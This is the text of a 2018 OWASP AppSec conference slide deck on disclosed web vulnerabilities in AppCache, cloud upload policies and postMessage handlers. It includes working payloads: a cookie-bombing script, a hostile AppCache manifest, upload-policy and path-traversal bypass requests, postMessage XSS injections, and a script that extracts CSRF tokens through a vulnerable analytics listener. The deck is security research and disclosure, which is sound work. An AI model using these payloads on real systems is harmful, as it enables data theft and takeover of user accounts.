OWASP
AppSec Europe
London 2nd-6th June 2018

Attacking Modern Web Technologies

Frans Rosén @fransrosen

OWASP
AppSec Europe
London 2nd-6th June 2018

Attacking "Modern" Web Technologies

Frans Rosén @fransrosen

Modern = stuff people use

Frans Rosén

- "The Swedish Ninja"
- Security Advisor @detectify (twitter: **@fransrosen**)
- HackerOne #7 @ /leaderboard/all-time
- Blog at labs.detectify.com

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Frans Rosén

- Winner of MVH at H1-702 Live Hacking in Vegas!
- Winner Team Sweden in San Francisco (Oath)
- Best bug at H1-202 in Washington (Mapbox)
- Best bug at H1-3120 in Amsterdam (Dropbox)

Rundown

AppCache

- Bug in all browsers

Upload Policies

- Weak Implementations
- Bypassing business logic

Deep dive in postMessage implementations

- The postMessage-tracker extension
- Abusing sandboxed domains
- Leaks, extraction, client-side race conditions

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Rundown

AppCache

- Bug in all browsers

Upload Policies

- Weak Implementations
- Bypassing business logic

Deep dive in postMessage implementations

- The postMessage-tracker extension
- Abusing sandboxed domains
- Leaks, extraction, client-side race conditions

Tool share!

AppCache – Not modern!

Attacking Modern Web Technologies


Frans Rosén @fransrosen

Disclaimer

Found independently by

@filedescriptor

Announced last AppSecEU



https://speakerdeck.com/filedescriptor/exploiting-the-unexploitable-with-lesser-known-browser-tricks?slide=22

AppCache

```
1 <html manifest="example.appcache">
2   ...
3 </html>
```

AppCache

```
1 <html manifest="example.appcache">
2   ...
3 </html>
```

```
1 CACHE MANIFEST
2 # v1 - 2011-08-13
3 # This is a comment.
4 http://www.example.com/index.html
5 http://www.example.com/header.png
```

AppCache

```
1  <html manifest="example.appcache">
2    ...
3  </html>
```

```
1  CACHE MANIFEST
2  # v1 - 2011-08-13
3  # This is a comment.
4  http://www.example.com/index.html
5  http://www.example.com/header.png
```

`FALLBACK:`

The `FALLBACK:` section specifies fallback pages the browser should use if a resource is inaccessible.

Cookie Stuffing/Bombing

```
<script>
<![CDATA[
setTimeout(function(){
for(x=0;x<9999;x++){document.cookie=x+'='+Array(999).join('a')+';path=/'};
}, 1000);
]]></script>
```

Will make EVERY page return 500 Error = Manifest FALLBACK will be used

Bug in every browser

Manifest placed in /u/2241902/manifest.txt

```
CACHE MANIFEST

FALLBACK:
/ /u/2241902/manifest/report.xml

NETWORK:
http://*
https://*
*
```

Would use the FALLBACK for EVERYTHING, even outside the dir

Surprise – Specification was vague

"To mitigate this, manifests can only specify fallbacks that are in the same path as the manifest itself."

https://www.w3.org/TR/2015/WD-html51-20150506/browsers.html#concept-appcache-manifest-fallback

Surprise – Specification was vague


"To mitigate this, manifests can only specify fallbacks that are in the same path as the manifest itself."

This was confusing, could mean the path to the fallback-URL and that was what browsers thought. They missed:

"Fallback namespaces must also be in the same path as the manifest's URL."

https://www.w3.org/TR/2015/WD-html51-20150506/browsers.html#concept-appcache-manifest-fallback

AppCache demo


2017-01-18 11.25.20.jpg
dl.dropboxusercontent.com
https://dl.dropboxusercontent
frans
Secure https://dl.dropboxusercontent.com/u/2241902/manifest/manifest.xml
lol
Elements Sources Network Timeline Profiles Audits Application Console Security
top
Preserve log
Filter
Regex
Hide network
Hide violations
All
Errors Warnings Info Logs Debug Handled

AppCache on Dropbox

- Could run XML on dl.dropboxusercontent.com as HTML
- XML installs manifest in browser on root
- Any file downloaded from Dropbox would use the fallback XML-HTML page, which would log the current URL to an external logging site

- Every secret link would be leaked to the attacker

AppCache on Dropbox

- Could run XML on dl.dropboxusercontent.com as HTML
- XML installs manifest in browser on root
- Any file downloaded from Dropbox would use t
  fallback XML-HTML page, which would lo rrent
  URL to an external logging site

Bounty: $12,845

- Every secret link would be leaked to the attacker

Dropbox mitigations

- No more XML-HTML on dl.dropboxusercontent.com
- No more public directory for Dropbox users
- Coordinated bug reporting to every browser
- No more FALLBACK on root from path file
- Argumented for faster deprecation of AppCache
- Random subdomains for user-files

Dropbox mitigations

- No more XML-HTML on dl.dropboxusercontent.com
- No more public directory for Dropbox users
- Coordinated bug reporting to every browser
- No more FALLBACK on root from path file
- Argumented for faster deprecation of AppCache
- Random subdomains for user-files

Chrome ► Fixed **Edge/IE ► Fixed**

Firefox ► Fixed **Safari ► Fixed**

Reported 28 Feb 2017, fixed ~June 2017

https://bugs.chromium.org/p/chromium/issues/detail?id=696806#c40

Dropbox mitigations

- No more XML-HTML on dl.dropboxusercontent.com
- No more public directory for Dropbox users
- Coordinated bug reporting to every browser
- No more FALLBACK on root from path file
- Argumented for faster deprecation of AppC
- Random subdomains for user-files

Chrome ► Fixed **Edge/IE ►**

Firefox ► Fixed **Safari ►** **ed**

Browser bounties: $3000

Reported 28 Feb 2017, fixed ~June 2017

https://bugs.chromium.org/p/chromium/issues/detail?id=696806#c40

AppCache vulns still possible

Requirements:

- HTTPS only (was changed recently)
- Files uploaded can run HTML
- Files could be on a isolated sandboxed domain
- Files are uploaded to the same directory for all users

ServiceWorkers, big brother of AppCache

Requirements:

- HTTPS only
- Files uploaded can run HTML
- Files could be on a isolated sandboxed domain
- Files are uploaded to the root path
  For example: bucket123.s3.amazonaws.com/test.html

Upload Policies AWS and Google Cloud

Upload Policies

A way to upload files directly to a bucket, without passing the company's server first.

- Faster upload
- Secure (signed policy)

Upload Policies

A way to upload files directly to a bucket, without passing the company's server first.

- Faster upload
- Secure (signed policy)
- Easy to do wrong!

Attacking Modern Web Technologies

OWASP AppSec Europe
London 2nd-6th June 2018

Frans Rosén @fransrosen

Upload Policies

Looks like this:

```
POST /bucket-name HTTP/1.1
Host: s3.amazonaws.com
Connection: close
Content-Length: 341520
```

```
------WebKitFormBoundarykq17UXSV93ywF20n
Content-Disposition: form-data; name="key"

acct_1XAHBapeZ06R42bwNwUtapplication-logo-_____4_1___img_src_x_one
.domain___2.jpg
------WebKitFormBoundarykq17UXSV93ywF20n
Content-Disposition: form-data; name="AWSAccessKeyId"

AKIAIKAMHIBIL6SRW6HA
------WebKitFormBoundarykq17UXSV93ywF20n
Content-Disposition: form-data; name="acl"

public-read
------WebKitFormBoundarykq17UXSV93ywF20n
Content-Disposition: form-data; name="success_action_redirect"

https://dashboard.example.com/file_upload/complete
------WebKitFormBoundarykq17UXSV93ywF20n
Content-Disposition: form-data; name="policy"

CiAgICAgICAgICB7ICJleHBpcmF0aW9uIjogIjIwMTgtMDMtMDRUMTU6Mzg6MTFaIi
mNvbmRpdGlvbnMiOiBbCiAgICAgICAgICAgICAgeyJidWNrZXQiOiAic3RyaXBlLXV
CAgICAgICAgICBbInN0YXJ0cy13aXRoIiwgIiRrZXkiLCAiYWNjdF8xWEFIQmFwZVo
AogICAgICAgICAgICAgIHsiYWNsIjogInBlYmxpYylyZWFkIn0sCiAgICAgICAgICA
2FjdGlvbl9yZWRpcmVjdCI6ICJodHRwczovL2Rhc2hib2FyZC5zdHJpcGUuY29tL2Z
XBsZXRlIn0sCiAgICAgICAgICAgICAgWyJzdGFydHMtd2l0aCIsICIkQ29udGVudC1
CAgICAgICAgICAgIFsiY29udGVudClsZW5ndGgtcmFuZ2UiLCAwLCA1MjQyODhdCiA
CAgICAgICAgIH0KICAgICAgICA=
```

Upload Policies

Policy is a signed base64 encoded JSON

```
{ "expiration": "2018-03-04T15:38:11Z",
  "conditions": [
    {"bucket": "example-uploads"},
    ["starts-with", "$key", "acct_1XAHBapeZ06R42bwNwUt"],
    {"acl": "public-read"},
    {"success_action_redirect": "https://dashboard.example.com/file_upload/complete"},
    ["starts-with", "$Content-Type", ""],
    ["content-length-range", 0, 524288]
  ]
```

Pitfalls AWS S3

- **`starts-with $key`** does not contain anything

  ```
  ["starts-with", "$key", ""],
  ```

  We can replace any file in the bucket!

Pitfalls AWS S3

- **`starts-with $key`** does not contain anything

  ```
  ["starts-with", "$key", ""],
  ```

  We can replace any file in the bucket!

- **`starts-with $key`** does not contain path-separator

  ```
  ["starts-with", "$key", "acct_1XAHBapeZ06R42bwNwUt"],
  ```

  We can place stuff in root,
  remember ServiceWorkers/AppCache?

Pitfalls AWS S3

- **`$Content-Type`** uses empty **`starts-with + content-disp`**

  ["starts-with", "$Content-Type", ""],

  We can now upload HTML-files:

  `Content-type: text/html`

Pitfalls AWS S3

- **$Content-Type** uses empty **starts-with + content-disp**

  ["starts-with", "$Content-Type", ""],

  We can now upload HTML-files:

  Content-type: text/html

- **$Content-Type** uses **starts-with = image/jpeg**

  ["starts-with", "$Content-Type", "image/jpeg"],

  We can still upload HTML:

  Content-type: image/jpegz;text/html

Custom business logic (Google Cloud)

```
POST /user_uploads/signed_url/ HTTP/1.1
Host: example.com
Content-Type: application/json;charset=UTF-8

{"file_name":"images/test.png","content_type":"image/png"}
```

Custom business logic (Google Cloud)

```
POST /user_uploads/signed_url/ HTTP/1.1
Host: example.com
Content-Type: application/json;charset=UTF-8

{"file_name":"images/test.png","content_type":"image/png"}
```

Signed URL back to upload to:

```
{"signed_url":"https://storage.googleapis.com/uploads/images/test.png?
Expires=1515198382&GoogleAccessId=example%40example.iam.gserviceaccount.com&
Signature=dlMAFC2Gs22eP%2ByoAhwGqo0A0ijySYYtRdkaIHVUr%2FvwKfNSKkKwTTpBpyOF..."}
```

Vulnerabilities

- We can select what file to override

Vulnerabilities

- We can select what file to override
- If signed URL allows viewing = read any file

```
POST /user_uploads/signed_url/ HTTP/1.1
Host: example.com
Content-Type: application/json;charset=UTF-8

{"file_name":"documents/invoice1.pdf","content_type":"application/pdf"}
```

```
{"signed_url":"https://storage.googleapis.com/uploads/documents/invoice1.pdf?
Expires=1515198382&GoogleAccessId=example%40example.iam.gserviceaccount.com&
Signature=dlMAFC2Gs22eP%2ByoAhwGqo0A0ijySYYtRdkaIHVUr%2FvwKfNSKkKwTTpBpyOF..."}
```

Just fetch the URL and we have the invoice

Vulnerabilities

- We can select what file to override
- If signed URL allows viewing = read any file

```
POST /user_uploads/signed_url/ HTTP/1.1
Host: example.com
Content-Type: application/json;charset=UTF-8

{"file_name":"documents/invoice1.pdf","content_type":"application/pd
```

```
{"signed_url":"https://storage.googleapis.com/uploads/documents
Expires=1515198382&GoogleAccessId=example%40example.iam.gse
Signature=dlMAFC2Gs22eP%2ByoAhwGqo0A0ijySYYtRdkaIHVUr%2F
```

```
.com&
pBpyOF..."}
```

Just fetch the URL and we have the i e

Total bounties: ~$15,000

Rolling your own policy logic sucks

Custom Policy Logic

Goal is to reach the bucket-root, or another file

Path traversal with path normalization

Back to the 90s!

```
$ curl -sL -H 'Origin: https://projects.example.com' \
'https://freehand.example.com/api/get-image?key=../../../&document=MawuabWyZ' | jq -r '.url'


https://prodapp.s3.amazonaws.com/?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAJFUMDU3L
```

Path traversal with path normalization

Back to the 90s!


```
$ curl -sL -H 'Origin: https://projects.example.com' \
'https://freehand.example.com/api/get-image?key=../../../&document=MawuabWyZ' | jq -r '.url'


https://prodapp.s3.amazonaws.com/?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAJFUMDU3L
```

Full read access to every object + listing

Regex extraction of URL-parts

Expected:

```
https://example-bucket.s3.amazonaws.com/dir/file.png
```



Result:

```
https://s3.amazonaws.com/example-bucket/dir/file.png?Signature..
```

Regex extraction of URL-parts

Bypass:

```
POST /api/file_service/file_upload_policies/s3_url_signature.json HTTP/1.1
Host: sectest                                    .com

{"ur  :"https://.x./example-beta"}
```

Regex extraction of URL-parts

Bypass:

```
POST /api/file_service/file_upload_policies/s3_url_signature.json HTTP/1.1
Host: sectest[illegible].com

{"ur[illegible]":"https://.x./example-beta"}
```

```
{"signedUrl":"https://s3.amazonaws.com//example-beta?X-Amz-Algorithm=AWS4-HMAC
```

Regex extraction of URL-parts

Bypass:

```
POST /api/file_service/file_upload_policies/s3_url_signature.json HTTP/1.1
Host: sectest[illegible].com

{"ur[illegible]":"https://.x./example-beta"}
```

```
{"signedUrl":"https://s3.amazonaws.com//example-beta?X-Amz-Algorithm=AWS4-HMAC
```

Full read access to every object + listing

Temporary URLs with signed links

```
POST /api/s3_file/ HTTP/1.1
Host: secure.example.com

{"id":null,"random_key":"xx11","s3_key":"/","uploader_id":719572,"employee_id":null}
```

Temporary URLs with signed links

```
POST /api/s3_file/ HTTP/1.1
Host: secure.example.com

{"id":null,"random_key":"xx11","s3_key":"/","uploader_id":719572,"employee_id":null}
```

```
HTTP/1.1 201 CREATED

{"employee_id": null, "s3_key": "/", "uploader_id": 719572, "random_key": "xx11",
```

Temporary URLs with signed links

```
POST /api/s3_file/ HTTP/1.1
Host: secure.example.com

{"id":null,"random_key":"xx11","s3_key":"/","uploader_id":719572,"employee_id":null}
```

```
HTTP/1.1 201 CREATED

{"employee_id": null, "s3_key": "/", "uploader_id": 719572, "random_key": "xx11",
```

https://secure.example.com/files/xx11

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Temporary URLs with signed links

```
POST /api/s3_file/ HTTP/1.1
Host: secure.example.com

{"id":null,"random_key":"xx11","s3_key":"/","uploader_id":719572,"employee_id":null}
```

```
HTTP/1.1 201 CREATED

{"employee_id": null, "s3_key": "/", "uploader_id": 719572, "random_key": "xx11",
```

https://secure.example.com/files/xx11

```
Location: https://example.s3.amazonaws.com/?Signature=i0yYZD8q4UfOWtI%2FUmsaDEsAbJM%3D&Expires=
```

Temporary URLs with signed links

```
POST /api/s3_file/ HTTP/1.1
Host: secure.example.com

{"id":null,"random_key":"xx11","s3_ke                    employee_id":null}
```

```
HTTP/1.1 201 CREATED

{"empl                    , "uploader_id": 719572, "random_key": "xx11",
```

Full read access to every object

ecure.example.com/files/xx11

```
Location: https://example.s3.amazonaws.com/?Signature=i0yYZD8q4UfOWtI%2FUmsaDEsAbJM%3D&Expires=
```

Attacking Modern Web Technologies

Frans Rosén @fransrosen

Full access to every object

Ability to list and download every file in the `prod`-bucket due to weak logic in /api/get-image

$1,500
40 points

XOXO · Updated 3 months ago

P1 Resolved

Listing any uploaded file in the beta bucket due to flawed parsing in s3_url_signature.json

$900
20 points

XXX · Updated 2 months ago

P2 Resolved

Comment 1

Listing/Fetching/Modifying/Deleting any uploaded file in the beta bucket due to flawed multipart_signature-logic

$1,000
20 points

XXX · Updated 2 months ago

P2 Resolved

Comments 5

Full access to every object

Ability to list and download every file in the `prod`- $1,500

Example rewarded fransrosen with a $15,000 bounty and a $10,000 bonus. Jun 13th (2 years ago)

Thank you @fransrosen. This is a big one, and you are obviously being rewarded accordingly.
Thank you for your continued diligence, and your full support.

Bonus is for loyalty and one of the best write-up's we have seen. Thanks again!

Listing/Fetching/Modifying/Deleting any uploaded file in the beta bucket due to flawed multipart_signature-logic $1,000 20 points

XXX · Updated 2 months ago

P2 Resolved

Comments 5

Deep dive in postMessage

Birth of the postMessage-tracker extension


- 1 year ago, **discussion on last AppSecEU!**

Birth of the postMessage-tracker extension

- Catch every listener in all frames.
- Find the function receiving the message
- Log all messages btw all frames

Birth of the postMessage-tracker extension

- Catch every listener in all frames.
- Find the function receiving the message
- Log all messages btw all frames



What have I found?

Regular vuln cases (XSS)

What have I found?

Regular vuln cases (XSS)

```
function (b){b.data.evalCall&&eval("("+b.data.ev
alCall+")")}
```

What have I found?

Regular vuln cases (XSS)

```
function (b){b.data.evalCall&&eval("("+b.data.ev
alCall+")")}
```

```
b.postMessage({"evalCall":"alert(document.domain
)"}, '*')
```

What have I found?

Regular vuln cases (XSS)

```
      if (e.data.JSloadScript) {
          if (e.data.JSloadScript.type == "iframe") {
            // create the new iframe element with the src given to us via the event
            local_create_element(doc, ['iframe', 'width', '0', 'height', '0', 'src',
e.data.JSloadScript.value], parent);
          } else {
            localLoadScript(e.data.JSloadScript.value)
          }
      }
```

What have I found?

Regular vuln cases (XSS)

```
      if (e.data.JSloadScript) {
          if (e.data.JSloadScript.type == "iframe") {
            // create the new iframe element with the src given to us via the event
            local_create_element(doc, ['iframe', 'width', '0', 'height', '0', 'src',
e.data.JSloadScript.value], parent);
          } else {
            localLoadScript(e.data.JSloadScript.value)
          }
      }
```

```
b.postMessage({"JSloadScript":{"value":"data:text/javascript,alert(document.domain)"}},'*')
```

What have I found?

Complex ones: Data-Extraction

Data-Extraction

Listener:

```
function t(e) {
    var t, o = new RegExp("(clicktale.com|qa-core.app.clicktale.com)($|:)
"),
        i = new RegExp("qa-core.app.clicktale.com"),
        c = !1,
        a = e.origin;
    try {
        t = JSON.parse(e.data)
    } catch (l) {
        return
    }
    o.test(e.origin) !== !1 && (window.ct_ve_parent_window = e.source, i.
```

Data-Extraction

Vulnerable origin-check:

```
function t(e) {
    var t, o = new RegExp("(clicktale.com|qa-core.app.clicktale.com)($|:)
"),
        i = new RegExp("qa-core.app.clicktale.com"),
        c = !1,
        a = e.origin;
    try {
        t = JSON.parse(e.data)
    } catch (l) {
        return
    }
    o.test(e.origin) !== !1 && (window.ct_ve_parent_window = e.source, i.
```

Data-Extraction

Vulnerable origin-check:

```
function t(e) {
    var t, o = new RegExp("(clicktale.com|qa-core.app.clicktale.com)($|:)
"),
        i = new RegExp("qa-core.app.clicktale.com"),
        c = !1,
        a = e.origin;
    try {
        t = JSON.parse(e.data)
    } catch (l) {
        return
    }
    o.test(e.origin) !==
```

```
$ sudo su
$ echo "127.0.0.1 qa-core.appxclicktale.com" >> /etc/hosts
```

Data-Extraction

Looks harmless?

```
    o.test(e.origin) !== !1 && (window.ct_ve_parent_window = e.source, i.
test(e.origin) === !0 && (c = !0), "CT_testRules" == t.name && (sessionSt
orage.setItem("CT_testRules", JSON.stringify(t.params.testRules)), consol
e.log((new Date).toJSON(), "PostPTC: testRules ", sessionStorage.getItem(
"CT_testRules")), window.ct_ve_parent_window.postMessage({
        name: "testRulesRecieved",
        params: {}
    }, "*")), "CTload_ve" === t["function"] && "function" == typeof Click
TaleGetPID && null !== ClickTaleGetPID() && n(a, c))
}
```

Data-Extraction

Initiating ruleset

```
    o.test(e.origin) !== !1 && (window.ct_ve_parent_window = e.source, i.
test(e.origin) === !0 && (c = !0), "CT_testRules" == t.name && (sessionSt
orage.setItem("CT_testRules", JSON.stringify(t.params.testRules)), consol
                                                              torage.getItem(
                                                        on" == typeof Click
```

```
function Rule(t) {
    logger.log("Rule name: ", t.name), this.name = t.name;
    var e = actionsFactory.construct(t.action, t),
        n = observablesFactory.construct(t.triggers),
        o = statesFactory.construct(t.states);
    n && n.subscribe(function(t) {
        if (o.evaluate()) return e.execute(t)
    })
}
```

Data-Extraction

Action-Rules:

```
    return this.actionData.dynamicEventName ? dynamicEventNameUtils.getDy
namicEventName(this.actionData.dynamicEventName, this.triggeredDomElement
) : this.actionData.eventName
```

Data-Extraction

Extraction-options!

```
    return this.actionData.dynamicEventName ? dynamicEventNameUtils.getDy
namicEventName(this.actionData.dynamicEventName, this.triggeredDomElement
) : this.actionData.eventName
```

```
case "TextValue":
    p = f.name;
    break;
case "ElementValue":
    p = e(f);
    break;
case "TriggeredElementValue":
    "undefined" != typeof r && null != r && (p = n(f, r));
    break;
case "CookieValue":
    p = c(f.name);
    break;
case "JSVariableValue":
    p = o(f.name);
    break;
case "QueryStringParamName":
    p = l(f.name);
    break;
case "BookmarkName":
    p = a();
    break;
case "URLValue":
    p = i()
```

Data-Extraction

Trigger:

```
{
    "params": {
        "testRules": {
            "rules": [
                {
                    "name": "xxx",
                    "triggers": {
                        "type": "Delay",
                        "delay": 5000
                    }
                    ...
                }
            ]
        }
    }
}
```

Data-Extraction

State:

```
...
"states": {
    "type": "JSVariableExists",
    "name": "ClickTaleCookieDomain",
    "value": "example.com"
},
...
```

Data-Extraction

Action:

```
    ...
    "action": {
        "actualType": "CTEventAction",
        "type": "TestRuleEvent",
        "dynamicEventName": {
            "parts": [
                {
                    "type": "ElementValue",
                    "ctSelector": {
                        "querySelector": ".content-wrapper script"
                    }
                },
                {
                    "type": "CookieValue",
                    "name": "csrf_token"
                }
            ]
        }
```

Data-Extraction

```
function doit() {
    found=false;
    clearInterval(inte);
    inte = setInterval(function() {
        if(b && !found) {
            send('{"name":"CT_testRules","params":{"testRules":{"rules":[
{"name":"xxx","states":{"type":"JSVariableExists","name":"ClickTaleCookie
Domain","value":"example.com"},"triggers":{"type":"Delay","delay":5000},"
action":{"type":"TestRuleEvent","dynamicEventName":{"parts":[{"type":"Ele
mentValue","ctSelector":{"querySelector":".content-wrapper script"}},{"ty
pe":"CookieValue","name":"csrf_token"}]},"actualType":"CTEventAction"}}]}
},"function":"CT_testRules"}')
        } else if(found) {
            send('{}');
        }
    }, 2000);
}
```

Data-Extraction

```
function doit() {
    found=false;
    clearInterval(inte);
    inte = setInterval(function() {
        if(b && !found) {
            send('{"name":"CT_testRules","param
{"name":"xxx","states":{"type":"JSVariableExist
Domain","value":"example.com"},"triggers":{"type"
action":{"type":"TestRuleEvent","dynamicEventName":{
mentValue","ctSelector":{"querySelector":".content-w
pe":"CookieValue","name":"csrf_token"}]},"actualType
},"function":"CT_testRules"}')
        } else if(found) {
            send('{}');
        }
    }, 2000);
}
```

CSRF-token!


```
generic%22%3A%7B%22isActive%22%3A%7D%7D
%22%3A%7B%22isActive%22%3Afalse%2C%22data%22%3A%7B%7D%2C%
score%22%3A%7B%22isActive%22%3Afalse%2C%22data%22%3A%7B%7D%2
eyJsb2dnZWRfaW4iOiAiWlRjeVpERmpOemt0TlRFNE15MDBNV psTFdJME9E

sending: {}

sending: {}

sending: {}

sending: {}

{"name":"testRuleEvent","params":{"testTime":1521501668779,"
```

XSS on isolated but "trusted" domain

Sandboxed domain being trusted and not trusted at the same time.

postMessage used to transfer data from/to trusted domain.

